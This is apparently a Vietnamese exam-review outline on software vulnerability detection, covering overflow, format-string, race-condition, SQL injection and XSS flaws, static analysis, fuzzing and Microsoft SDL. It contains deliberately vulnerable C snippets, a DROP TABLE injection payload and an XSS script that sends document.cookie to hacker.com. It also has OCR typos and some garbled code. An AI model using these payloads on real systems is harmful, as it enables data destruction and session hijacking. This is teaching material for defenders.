PHÁT HIỆN LỖI VÀ LỖ HỔNG PHẦN MỀM
Đề cương ôn thi

I. Lý thuyết

I.1. Khái niệm lỗi, lỗ hổng phần mềm

- Các lỗ hổng là một điểm yếu trong thiết kế, phát triển, vận hành hoặc điều hành nội bộ, là các điểm yếu có thể tạo ra ngưng trệ các dịch vụ, thêm quyền đối với người sử dụng hoặc cho phép các truy nhập không hợp pháp vào hệ thống.
- Lỗi phần mềm làm cho kết qủa không chính xác hoặc không mong muốn được gọi là "bug"

I.2. Phân loại lỗ hổng phần mềm

Lỗ hổng được phân loại theo Bộ quốc phòng Mỹ, các loại lỗ hổng phần mềm trên hệ thống được phân loại như sau:

+ Lỗ Hổng Loại C: Các lỗ hổng này cho phép thực hiện các cuộc tấn công từ chối dịch vụ(DoS). Các dịch vụ có chứa lỗ hổng cho phép thực hiện các cuộc tấn công DoS có thể được nanga cấp hoặc sửa chữa bằng các phiên bản mới hơn của các nhà cung cấp dịch vụ. Hiện nay chưa có giải pháp hoàn thiện nào để khắc phục các lỗ hổng này. Chủ yếu các lỗ hổng loại này thường thấy trên các dịch vụ web. Ví dụ, trùng duyệt web của người dùng bị nhiệm một đoạn mã độc, khi người dùng kích hoạt trình duyệt này lập tức đoạn mã dễ thực hiện gửi liên tiếp các gói tin đến máy chủ đích mà kẻ tấn công muốn tấn công, số lượng gói tin gia tăng làm cho hệ thống quá tải và ngừng dịch vụ.

+ Lỗ hổng loại B: Lỗ hổng loại này có mức độ nguy hiểm trung bình, cho phép người sử dụng nội bộ có tể leo thang đặc quyền hoặc truy cập trái phép. Những lỗ hổng loại này thường xuất hiện trong các dịch vụ trên hệ thống. Người dùng nội bộ là người dùng được phép truy cập vào hệ thống với những quyền hạn nhất định. Một dạng khác của lỗ hổng loại B xảy ra đối với các phần mềm viết bằng ngôn ngữ C hoặc C++. Những chương trình này thường sử dụng một vùng đệm là một vùng nhớ dùng để lưu trữ các dữ liệu trước khi xử lý. và chương trình không kiểm soát chặt chẽ các giá trị đầu vào. Kẻ tấn công lợi dụng lỗi này để nhập vào các ký tự đặc biệt nhằm làm tràn bộ đệm, từ đó thực hiện các lệnh hay đoạn mã đặc biệt trên hệ thống.

+ Lỗ hổng loại A: Lỗ hổng loại A có mức độ rất nguy hiểm, đe dọa đến tính toàn vẹn và bảo mật của hệ thống. Các lỗ hổng này cho phép người dùng ở ngoài có thể truy nhập vào hệ thống bất hợp pháp. Lỗ hổng rất nguy hiểm, có thể làm phá hủy toàn bộ hệ thống. Lỗ hổng này xuất hiện ở các hệ thống quản trị yếu kém hoặc không được cấu hình mạng ,…

I.3. Cụ thể một số loại lỗi phần mềm. Với mỗi loại cho biết bản chất của lỗi, lấy ví dụ đoạn mã có lỗ hổng và cách khai thác lỗ hổng đó:

I.3.1. Lỗi tràn bộ đệm

Lỗi tràn bộ đệm là một điều kiện bất thường khi một tiến trình lưu dữ liệu vượt ra ngoài biên của bộ nhớ đệm có chiều dài cố định. Kết quả là dữ liệu có thể đè lên các bộ nhớ liền kề. Dữ liệu bị ghi đè có thể bao gồm các bộ nhớ đệm khác, các biến và dữ liệu điều khiển luồng chảy của chương trình. Lỗi tràn bộ đệm là loại lỗi thông thường, dễ tránh nhưng phổ biến và nguy hiểm nhất. Lỗ hổng này thường xảy ra trên ngôn ngữ C và C++.

Ví dụ: Chương trình chạy bằng C. tạo ra một lỗi tràn bộ đệm nếu nó được gọi với một tham số dòng lệnh là một xâu ký tự quá dài, vì tham số này được dùng để ghi vào một bộ nhớ đệm mà không kiểm tra độ dài của nó.

```
/* vuln1.c */
int main(int argc, char **argv)
{
  char buf[500];
  if (argc>1) {
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
  }
}
```

Trong ví dụ này, Kích thước của bộ đệm `buf` là 500 byte. Từ những trình bày ở phần trước, để khai thác lỗi tràn bộ đệm trong chương trình `vuln1.c` chúng ta chỉ cần ghi đè giá trị của "con trỏ lệnh bảo lưu" (*saved instruction pointer*) được lưu trên stack bằng địa chỉ mã lệnh mong muốn, ở đây chính là địa chỉ bắt đầu của shellcode. Như vậy chúng ta cần phải sắp xếp shellcode ở đâu đó trên bộ nhớ stack và xác định địa chỉ bắt đầu của nó.

Cách khai thác

Vấn đề của việc tổ chức shellcode trên bộ nhớ là làm thế nào để chương trình khai thác lỗi có thể xác định được địa chỉ bắt đầu của bộ đệm chứa shellcode bên trong chương trình bị lỗi. Nhờ cách tổ chức shellcode với các NOP, địa chỉ này chỉ cần gần đúng sao cho rơi vào khoảng giữa các

lệnh NOP trên bộ đệm shellcode. Các bước cơ bản của kỹ thuật tràn bộ đệm là: chuẩn bị bộ đệm dùng để làm tràn (như ở phần trên), xác định địa chỉ trả về (RET) và độ lệch do sắp biến, xác định địa chỉ của bộ đệm chứa shellcode, cuối cùng gọi thực thi chương trình bị tràn bộ đệm. Xem trong ví dụ trên, shellcode sẽ được tổ chức và truyền qua bộ đệm buf của chương trình vuln1.c. do kích thước bộ đệm bị tràn quá nhỏ (16 byte) không đủ để đặt vừa shellcode. Khi đó địa chỉ trả về sẽ bị ghi đè bởi các mã lệnh thay vì giá trị địa chỉ cần nhảy đến. Ta chỉ cần truyền shellcode vào biến môi trường là đã hoàn thành việc khai thác lỗi tràn bộ đệm.

I.3.2. Lỗi tràn số nguyên

Trong ngôn ngữ C, tràn số nguyên (tiếng Anh: *integer overflow*) xảy ra khi một phép tính số học cố gắng tạo ra một giá trị số nằm ngoài phạm vi có thể được biểu diễn với một số bit nhất định – có thể lớn hơn giá trị lớn nhất hay nhỏ hơn giá trị nhỏ hơn được thể hiện. Kết quả phổ biến nhất của tràn là các bit được thể hiện ít quan trọng nhất của kết quả được *bao lại* quanh số lớn nhất.

Ví dụ:

```
Char * read_data(int sockfd)
{
   Char *buf;
Int length = network_get_int(sockfd);
If(! (buf = (char *)malloc(MAXCHARS)))
Die(“malloc: %m”);
If (length<0 || length + 1 >= MAXCHARS) {
Free(buf);
Die (“bad length: %d”, value);
}
If(read(sockfd, buf, length) <=0) {
   Free (buf);
Die (“read: %m”);
}
Buf[value]=’\0’;
Return buf;
```

}

Đoạn mã trên thực hiện đọc một số nguyên từ mạng và thực hiện kiểm tra phù hợp của số nguyên đó. Đầu tiên length được kiểm tra để đảm bảo rằng nó lớn hơn hoặc bằng 0 và là số nguyên dương. Sau đó đưcọ kiểm tra để đảm bảo rằng số nhỏ hơn MAXCHARS. Tuy nhiên trong phần thứ 2 của việc kiểm tra length, 1 được thêm vào độ dài, điều này mở ra khả năng tấn công. Giá trị 0x7FFFFFFF phù hợp so với kiểm tra đầu tiên vì nó lớn hơn 0, đến kiểm tra t2 nó cũng phù hợp vì khi cộng thêm 1 thì giá trị là 0x80000000, đây là một số âm. Hàm read() được thực thi với tham biến có giá trị rất lớn, dẫn đến khả năng bị tràn bộ đệm.

I.3.3. Lỗi off-by-one

Lỗi off-by-one (off-by-one error (OBOE)) là một lỗi logic thường gặp trong quá trình viết mã (coding) của người lập trình. Đây được xem là một trong những lỗi phổ biến nhất trong lĩnh vực lập trình, và nó thường xuất hiện khi hiện thực một vòng lặp (như for, while, hay repeat... tùy ngôn ngữ) trong đó người lập trình mắc lỗi khi xét đến giá trị bắt đầu khi thực hiện là 0 hay 1 hoặc sai sót khi sử dụng dấu ≤ (nhỏ hơn hoặc bằng) hay < (nhỏ hơn) trong so sánh giá trị kết thúc.

Ví dụ:

```
Int get_user(char * user)
{
Char buf[1024];
If(strlen (user) > sizeof(buf))
Die (“error: user string too long \n”);
Strcpy(buf, user);
}
```

Đoạn mã sử dụng hàm strlen() để kiểm tra liệu có đủ khoảng trống sao chép usernam vào buf hay không. Hàm strken() trẻ về số ký tự của chuối trong C, nhưng không tính đến ký tự kết thúc NULL. Do đó nếu một chuối có 1024 ký tự được tính theo hàm strlen(), thì trên thực tế nó cần không gian lưu trữ là 1025 byte. Trong đó get_user(), nếu chuỗi user được đưa vào có đúng 1024 ký tự, strlen() trả về 1024, sizeof() trả về 1024, và độ dài kiểm tra là phù hợp. Hơn nữa, strcpy() ghi 1024 byte của chuỗi cộng

thêm 1 ký tự kết thúc NULL, tạo thành việc bị dư ra 1 ký tự khi ghi vào buf.

I.3.4. Lỗi format string

Bản chất : Lỗ hổng Format String Attack xảy ra khi một data dạng chuỗi được gửi đi nhưng chương trình lại xem nó như là một lệnh (Command). Bằng cách này, kẻ tấn công có thể thực thi code, đọc stack, hoặc gây ra lỗi segment (Làm crash chương trình hoặc hệ thống)

Ví Dụ:

```
int main()
{
    char buf[0x100];
    setvbuf(stdout, 0, 2, 0);
    printf("Welcome to echo server!\n");
    while(1) {
        fgets(buf, 0x100, stdin);
        if (strcmp(buf, "exit\n") == 0) {
            exit(0);
        }
        printf(buf);
    }
}
```

Chương trình có chức năng in ra mọi thứ mà ta nhập vào, cho đến khi ta nhập exit.

Thay vì sử dụng format string "%s" thì ở đây lại xuất chính chuỗi buf ra, sai cách sử dụng hàm string dẫn đến lỗi format string.

Printf là một hàm không cố định số lượng tham số truyền vào. Số thám số của nó tùy thuộc vào tham số đầu tiên. Như vậy ta nắm quyền điều khiển tham số đầu tiên ta có thể đọc bao nhiêu tham số đằng sau nó tùy thích có thể đọc đến flag. Các dễ nhất ở đây là sử dụng %p.

Vì printf có số lượng đối số thay đổi, nó phải sử dụng chuỗi định dạng để xác định số lượng đối số. Trong trường hợp trên, kẻ tấn công có thể truyền chuỗi các %p và đánh lừa printf suy nghĩ rằng nó có x đối số. Nó sẽ ngây thơ in x địa chỉ tiếp theo trên ngăn xếp, nghĩ rằng chúng là đối số của nó.

I.3.5. Lỗi race condition

Bản chất : Race condition là một tình huống xảy ra khi nhiều threads cùng truy cập và cùng lúc muốn thay đổi dữ liệu (có thể là một biến, một row trong

database, một vùng shared data, memory , etc...). Vì thuật toán chuyển đổi việc thực thi giữa các threads có thể xảy ra bất cứ lúc nào, nên không thể biết được thứ tự của các threads truy cập và thay đổi dữ liệu đó sẽ dẫn đến giá trị của data sẽ không như mong muốn.

Ví Dụ:

```
int main(int argc, char** argv){
FILE * file;
char buffer[256];
if(acess(agv[1], R_OK) == 0)
{
        usleep(1);
        file = fopen(argv [1] , “r”);
        if(file == NULL)
        {
                goto cleanup;
        }
        fgets(buffer, sizeof(buffer), file);
        fclose(file);
        puts(buffer);
        return 0 ;
}
}
```

+ Vấn đề với chương trình này đó là hàm *access* và hàm *fopen* không thực hiện hai tác vụ kiểm tra quyền và mở tập tin một cách không thể tách rời (atomic). Nói một cách khác, có một khoảng thời gian ngắn giữa hàm *access* và hàm *fopen* mà hệ điều hành có thể chuyển qua thực thi một tiến trình khác, rồi quay lại.

+ Bước 1: Tạo một liên kết tên raceexp chỉ đến một tập tin chúng ta có thể đọc ví dụ như race.c.

+ Bước 2: Thực thi chương trình bị lỗi với tham số *raceexp* để chương trình này kiểm tra khả năng đọc tập tin raceexp, mà thật chất là tập tin race.c.

+ Bước 3: Nếu may mắn, hệ điều hành chuyển quyền thực thi lại cho tiến trình được tạo ở bước 1 ngay sau khi tiến trình ở bước 2 hoàn thành việc kiểm tra, thì chúng ta sẽ chuyển liên kết raceexp chỉ đến tập tin race.txt.

+ Bước 4: Hệ điều hành chuyển lại tiến trình bị lỗi, và hàm fopen mở tập tin raceexp mà bây giờ thật ra là tập tin race.txt.

I.3.6. Lỗi kiểm tra dữ liệu đầu vào (web)

- Lỗi không kiểm tra dữ liệu đầu vào thường xảy ra khi các giá trị nhập vào không được lọc và xử lí phù hợp, dẫn đến kẻ tấn công có thể đưa vào các câu truy vẫn hay các giá trị không hợp lệ để khai thác lỗi từ đó lấy được các thông tin nhạy cảm từ cơ sở dữ liệu và thực hiện nhiều việc có chủ đích khác nhau như xóa cơ sở dữ liệu, chèn mã độc,….
- Lỗi SQL Injection

  Không kiểm tra dữ liệu đầu vào xảy ra khi chương trình thiếu đoạn mã kiểm tra dữ liệu đầu vào trong câu truy vấn SQL. Kết quả là người dung cuối có thế thực hiện một số truy vấn theo chủ ý đối với cơ sở dữ liệu của ứng dụng

  Ví Dụ:

  statement = “SELECT * FROM users WHERE name =’ ” + username + “ ‘;”

  Câu truy vẫn trên được thực hiện với mục đích tìm và trả về các hàm ghi tên người dung cụ thể từ bàng những người dung. Tuy nhiên, nếu biến “userName” dược thay đổi theo ý đố, nó có thể trở thành 1 câu truy vấn SQL với mục đích khác hẳn so với mong muốn của tác giả đoạn mã trên.Ví dụ nhập vào giá trị của biến userName như sau a’ or ‘t’= ‘ t

  Khi đó câu truy vấn sẽ như sau:

  SELECT * FROM users WHERE name = ‘a’ OR ‘t’ =’t’;

  Ta sẽ được tên người dung hợp lệ bới điều kiện ‘t’ = ‘t’ luôn đúng

  ⇨ Ta có thể xóa bảng DATA thông qua ví dụ trên :

  a’ ; DROP TABLE users; SELECT * FROM data WHERE ‘t’ = ‘t

Câu lệnh truy vấn sẽ thành :

SELECT * FROM users WHERE name = ‘a’ ; DROP TABLE ‘t’=’t

- Lỗi XSS

Lỗi Non Persistent XSS(Reflected XSS)

Xảy ra khi web cho phép người dùng nhập và sau đó hiển thị luôn không có sự kiểm tra dữ liệu đó có hợp lệ hay không, chính điều đó là kẽ hở để cho kẻ tấn công có thể lợi dụng để chèn những đường liên kết đến trang web có chủ đích.

- Ví dụ:
- <?php

<?php
$name = $_GET[‘name’]
Echi “Welcome $name
”;
?>

Ta thấy biến name dược đưa vào và hiển thị luôn chứ không bị kiểm soát giá trị do vậy có thể đưa bất cứ giá trị nào vào biến name. Lợi dung điều trên t có thể chèn 1 đoạn mã như sau:

<script
type="text/javascript"&qt//<![CDATA[document.write ("<iframe width=0 height= 0src=http://hacker.com/getookie.php?cookie=",document.cookie;">");
//]]></script>

Đoạn mã này thực hiện chèn 1 frame với kích thức 0x0 được chén vào trang web và sẽ tự động lấy cookie của người dung nếu như người dung duyệt trang web. Khi có được cookie , kẻ tấn công có thể dễ dàng đăng nhập với tài khoản người dung mà ko cần biết mật khẩu của người dùng

I.4. Phân loại phương pháp phát hiện lỗi phần mềm

❖ Phân loại chung

- Sự hiểu biết về phần mềm (Hộp đen, Hộp trắng/xám)
  - Source only: chỉ có mã nguồn, nhưng không đầy đủ, chỉ có thể phân tích tĩnh
    Áp dụng: hợp đồng phân tích mã nguồn phần mềm
  - Binary only: chỉ có mã máy, phân tích động hoặc dịch ngược
    Áp dụng: tìm kiếm lỗ hổng các phần mềm thương mại mã đóng
  - Both source and binary: có cả mã nguồn và mã máy (chương trình đã được biên dịch và hoạt động được)
    Áp dụng: thường chỉ áp dụng phân tích nội bộ hoặc phân tích theo hợp đồng khi có yêu cầu cao về an toàn.
  - Checked build: chỉ có mã máy, nhưng được build ở chế độ debug
    Áp dụng: khi không muốn cung cấp mã nguồn nhưng muốn người phân tích có thêm thông tin về phần mềm
  - Strict black box: không có mã nguồn hay mã máy, chỉ có giao diện để giao tiếp với phần mềm, chỉ có thể phân tích hộp đen kiểu fuzzing
    Áp dụng: thường dùng để phân tích ứng dụng web
- Việc thực thi phần mềm (Tĩnh, Động)
- Sự hỗ trợ của công cụ (Thủ công, Bán tự động)

❖ Phân tích tĩnh
- Phân tích từ vựng
- Phân tích cú pháp
- Phân tích mã nguồn
- Phân tích mã dịch ngược

❖ Phân tích động
- Phương pháp tiêm lỗi
- Kiểm thử fuzzing

I.5. Tóm lược các phương pháp phân tích tĩnh trong phát hiện lỗi phần mềm

Phân tích tĩnh là phương pháp phân tích trực tiếp trên mã nguồn hoặc dịch ngược mã nguồn mà không cần phải thực thi ứng dụng, đối tượng của

phương pháp phân tích này được đánh giá hoặc trực tiếp lấy các thông tin đặc biệt từ mã nguồn mà không phải thực thi nó.

❖ Phân tích từ vựng

- Là quá trình phân tích dòng ký tự tạo nên mã nguồn chương trình được đọc từ trái qua phải và được nhóm lại thành các token.
- Các token cho ngôn ngữ lập trình: các hằng số (integer, double, char, string,…), các toán tử (số học, quan hệ, logic), dấu chấm câu và các từ dùng riêng.
- Phân tích từ vựng lấy một mã nguồn chương trình đưa vào đầu vào, và đầu ra là tocken.
- Token là một chuỗi các ký tự. Nó được định nghĩa bao gồm các từ khóa, định danh, các hằng số, các toán tử, … tùy theo đặc điểm của trình biên dịch.
- Một lexeme là chuỗi ký tự tạo thành một token, token là lớp chung mà các lexeme nằm trong đó.

  Ví dụ: sum = 3 + 2;

  Phương pháp này thực hiện tách các chú thích, các khoảng trắng giữa các thẻ và thậm chí là một số tính năng cao như macro và biên dịch có điều kiện. Việc tách trên hỗ trợ cho việc phân tích mã nguồn để tìm lỗi và lỗ hổng dễ dàng thực hiện hơn vì người phân tích có được cái nhìn rõ ràng và có cấu trúc hơn đối với mã nguồn đang thực hiện phân tích.

❖ Phân tích cú pháp

- Là quá trình phân tích một chuỗi các ký tự, hoặc trong ngôn ngữ tự nhiên hoặc trong ngôn ngữ máy tính, theo các quy tắc ngữ pháp.
- Được thực hiện để xác định xem các câu lệnh trong mã nguồn có định dạng, cú pháp đúng hay không từ đó phát hiện ra các lỗi và lỗ hổng tiềm ẩn trong mã nguồn chương trình.

  Ví dụ: *char code[]= “”;*

  *int main(int argc, char **argv){*

  *int (*func)();*

  func = (int (*) ())code;

*(int) (*func) ()*

}

❖ Phân tích dòng dữ liệu

- Được sử dụng để thu thập thông tin lưu thông của dữ liệu trong phần mềm khi nó đang ở trạng thái tĩnh. Có 3 phần chính được sử dụng trong phân tích dòng dữ liệu: phân tích khối cơ bản, đồ thị luồn điều khiển, kiểm soát đường dẫn.
- Khối cơ bản: là khối chứa đoạn mã lệnh liên tục, co sbawts đầu khối và kết thúc khối.
- Đồ thị luồng điều khiển: là một đồ thị trừu tượng đại diện cho phần mềm bằng cách sử dụng các nút đại diện cho các khối cơ bản. 1 nút trong 1 đồ thị đại diện cho 1 khối; có đường chỉ hướng được sử dụng để biểu diễn cho các bước nhảy từ 1 khối đến khối khác. Nếu 1 nút chỉ có lối ra được gọi là khối nhập, nếu nút chỉ có đường chỉ hướng vào thì được gọi là khối thoát.
- Kiểm soát đường dẫn: đường dẫn dòng logic của mã nguồn được biểu diễn với các nút của một đồ thị biểu diễn. Đường dẫn là sự sắp xếp các nút và các mũi tên liên kết các nút, bắt đầu bằng nút nhập và kết thúc bằng nút thoát.

❖ Phân tích mã nguồn

Là phương pháp hiệu quả nhất tìm ra lỗ hổng mới. Các công cụ được sử dụng để đọc và phân tích mã nguồn C thường là cscope và ctags.

- Các phương pháp thực hiện phân tích và kiểm tra mã nguồn
  - Phương pháp tiếp cận từ trên xuống (Top – Down): người kiểm tra chỉ đi tìm kiếm lỗ hổng cụ thể mà không cần phải biết toàn bộ chức năng của chương trình.
  - Phương pháp tiếp cận từ dưới lên (Bottom – Up): người kiểm tra phải hiểu biết sâu sắc về hoạt động bên trong của một ứng dụng bằng cách đọc phần lớn mã nguồn.
  - Phương pháp tiếp cận có chọn lọc: người kiểm tra sẽ xác định vị trí mà tại đó có thể đưa được dữ liệu vào, tập trung kiểm tra kỹ và cụ thể các đoạn mã.
- Các loại lỗ hổng và vị trí cần biết khi phân tích mã nguồn
  - Lỗ hổng do chuỗi định dạng sai

- Kiểm tra biên không chính xác
- Cấu trúc vòng lặp
- Lỗ hổng off-by-one
- Các lỗ hổng liên quan đến số nguyên
- Chuyển đổi số nguyên kích cỡ khác nhau
- Lỗ hổng do giải phóng bộ nhớ 2 lần
- Lỗ hổng sử dụng bộ nhớ bên ngoài vi phạm
- Lỗ hổng do sử dụng biến chưa khởi tạo
- Các lỗ hổng sau khi giải phóng

❖ Phân tích mã dịch ngược

Sử dụng khi không có mã nguồn chương trình, đòi hỏi người phân tích phải nắm vững ngôn ngữ lập trình Assembly, hay C/C++.

- Các thanh ghi, cờ tiêu biểu
  - Thanh ghi ESP: luôn trỏ tới đỉnh hiện thời của ngăn xếp
  - Thanh ghi EIP: truy cập đến các lệnh.
  - Thanh ghi EBP: truy nhập dữ liệu trong ngăn xếp
  - Thanh ghi dữ liệu EAX, EBX, ECX, EDX.
  - Thanh ghi chỉ số EDI, ESI
- Các khối cấu trúc lệnh cần biết
  - Stack frame
  - Stack frame truyền thống dựa trên BP
  - Hàm sử dụng con trỏ khung
  - Quy ước gọi hàm
  - Quy tắc gọi hàm trong ngôn ngữ C
  - Quy tắc gọi hàm Stdcall
  - Bố trí hàm
  - Cấu trúc lệnh If
  - Vòng lặp For và While
  - Cấu trúc lệnh Switch
- Các vị trí cần chú ý khi tiến hành tìm các lỗi và lỗ hổng
  - Các lời gọi hàm
  - Các vòng lặp
  - Các đoạn mã liên quan đế việc xử lý dữ liệu

I.6. Phương pháp fuzzing trong phát hiện lỗi phần mềm

Phương pháp này sử dụng các dữ liệu ngẫu nhiên đưa vào ứng dụng để xác định xem ứng dụng có thể thực hiện đúng hay không. Kiểm thử fuzzing được sử dụng để bổ sung cho kỹ thuật tiêm lỗi bởi những thiết kế kiểm thử được đơn giản hóa, thực hiện trong giới hạn ở những điểm bắt đầu của chương trình.

- Các bước thực hiện:

  Bước 1: Xác định ứng dụng cần kiểm thử
  Bước 2: Xác định điểm dữ liệu đầu vào

  Bước 3: Tạo dữ liệu kiểm thử

  + Tạo dữ liệu

  + Biến đổi

  Bước 4: Thực hiện kiểm thử
  Bước 5: Kiểm soát các ngoại lệ
  Bước 6: Xác định lỗ hổng có thể khai thác

- Tạo dữ liệu kiểm thử
  - Tạo dựa trên bộ sinh: tạo dữ liệu để gửi đi dựa trên mô hình dữ liệu được xây dựng bởi người tạo ra bộ sinh dữ liệu.
  - Tạo dữ liệu bằng hoán đổi dữ liệu: bắt đầu với các mẫu thử và các nhân (seed) chuẩn sau đó thay đổi dần bằng thuật toán fuzzing. Đầu ra được hạn chế bởi các mẫu và nhân.
  - Các dạng dữ liệu thường gặp: số nguyên, dạng chuỗi, ký tự phân cách, user/password, định dạng chuỗi, Derectory Traversal, siêu ký tự, định dạng file,…
- Một số đặc điểm:
  - Một số lỗi là vô điều kiện, hoặc 1 số lỗi xuất hiện khi cần phải có 2 điều kiện xảy ra liên tiếp.
  - Tính chất mở vì khi thực hiện kiểm tra 1 máy chủ bất kỳ, giả sử là máy chủ SMTP thì kết quả kiểm tra có thể đúng với máy chủ SMTP có phiên bản và cấu hình tương tự.
  - Hạn chế:

    +/ không thể tìm thấy tất cả các lỗi, mà các lỗi không tìm thấy đó có thể tìm thấy bằng phân tích tĩnh.

+/ với mỗi biến dạng fuzzing phải thửu N chuỗi. Nếu muốn phù hợp với M biến khác thì N*M chuỗi, và cứ tăng lên như vậy với một số lượng rất lớn.

Một số công cụ cho fuzzing: SPIKE, Hailstorm, CHAM eEye,…

I.7. Qui trình phát triển phần mềm Microsoft SDL

❖ Yêu cầu tiền SDL: đào tạo an ninh

- SDL1: Yêu cầu đào tạo: tất cả các thành viên của nhóm phát triển phải được đào tạo về an ninh cơ bản và xu hướng mới trong an ninh và bảo mật.

❖ Pha 1: Yêu cầu

- SDL2: Yêu cầu an ninh: là khía cạnh nền tảng của việc phát triển hệ thống an ninh.
- SDL3: Cổng kiểm soát chất lượng và rào chắn lỗi: được sử dụng để xây dựng các mức chấp nhận được thấp nhất của an ninh và bảo mật. Một rào chắn lỗi là một cổng kiểm soát chất lượng được dùng để hoàn thiện dự án phát triển phần mềm.
- SDL4: Đánh giá rủi ro an ninh và bảo mật: Đánh giá rủi ro an ninh (SRA) và đánh giá rủi ra bảo mật (PRS) là quá trình đánh giá các khía cạnh chức năng của phần mềm sâu sắc hơn.

❖ Pha 2: Thiết kế

- SDL5: Yêu cầu thiết kế: Thời gian tối ưu để thiết kế dự án có hiệu quả là ngay ban đầu trong vòng đời phát triển của dự án đó.
- SDL6: Giảm thiểu các tấn công bề mặt: giảm bớt các rủi ro bằng việc hạn chế cơ hội tìm ra các lỗ hổng của hệ thống. Ngăn chặn hoặc hạn chế truy cập đến các ứng dụng hệ thống, áp dụng các đặc quyền tối thiểu, sử dụng các lớp phòng thủ nếu có thể
- SDL7: Mô hình hóa nguy cơ: được thực hiện bởi 1 nhóm gồm người quản lý dự án, lập trình viên, testers và nó miêu tả các nhiệm vụ phân tích an ninh chính được thực hiện trong suốt quá trình thiết kế phần mềm.

❖ Pha 3: Thực thi

- SDL8: Xác định công cụ sử dụng: cần phải xác định và đưa ra danh mục các công cụ được xác nhận và các kiểm tra an ninh tương ứng.

- SDL9: Xem xét phân tích và loại bỏ các thành phần không an toàn
- SDL10: Phân tích tĩnh: phân tích cho mã nguồn.

❖ Pha 4: Xác minh

- SDL11: Phân tích chương trình động
- SDL12: Kiểm tra Fuzzing
- SDL13: Mô hình hóa nguy cơ

❖ Pha 5: Phát hành

- SDL14: Kế hoạch ứng phó sự cố
- SDL15: Xem lại an ninh lần cuối cùng (FSR)

SDL16: Phát hành, lưu trữ

II. Bài tập

II.1. Trình bày stack frame của một hàm nhất định.

```
def hello(x):
    if x==1:
    return "op"
    else:
    u=1
    e=12
    s=hello(x-1)
    e+=1
    print(s)
    print(x)
    u+=1
    return e
hello(3)
```


trong đó x: là một tham số

Trong chương trình u và e là biến cục bộ và chúng sẽ bị hủy mỗi lần gọi lại hàm gọi đệ quy hàm chính

s chứa giá trị trả về của hàm trước

3 là đối số được truyền khi gọi hàm hello

dưới đây là cách stack hoạt động:



II.2. Cho một đoạn mã (là kết quả dịch ngược một chương trình), yêu cầu xác định lỗ hổng và cách thức khai thác lỗ hổng (Bộ bài tập đã cho trong quá trình học)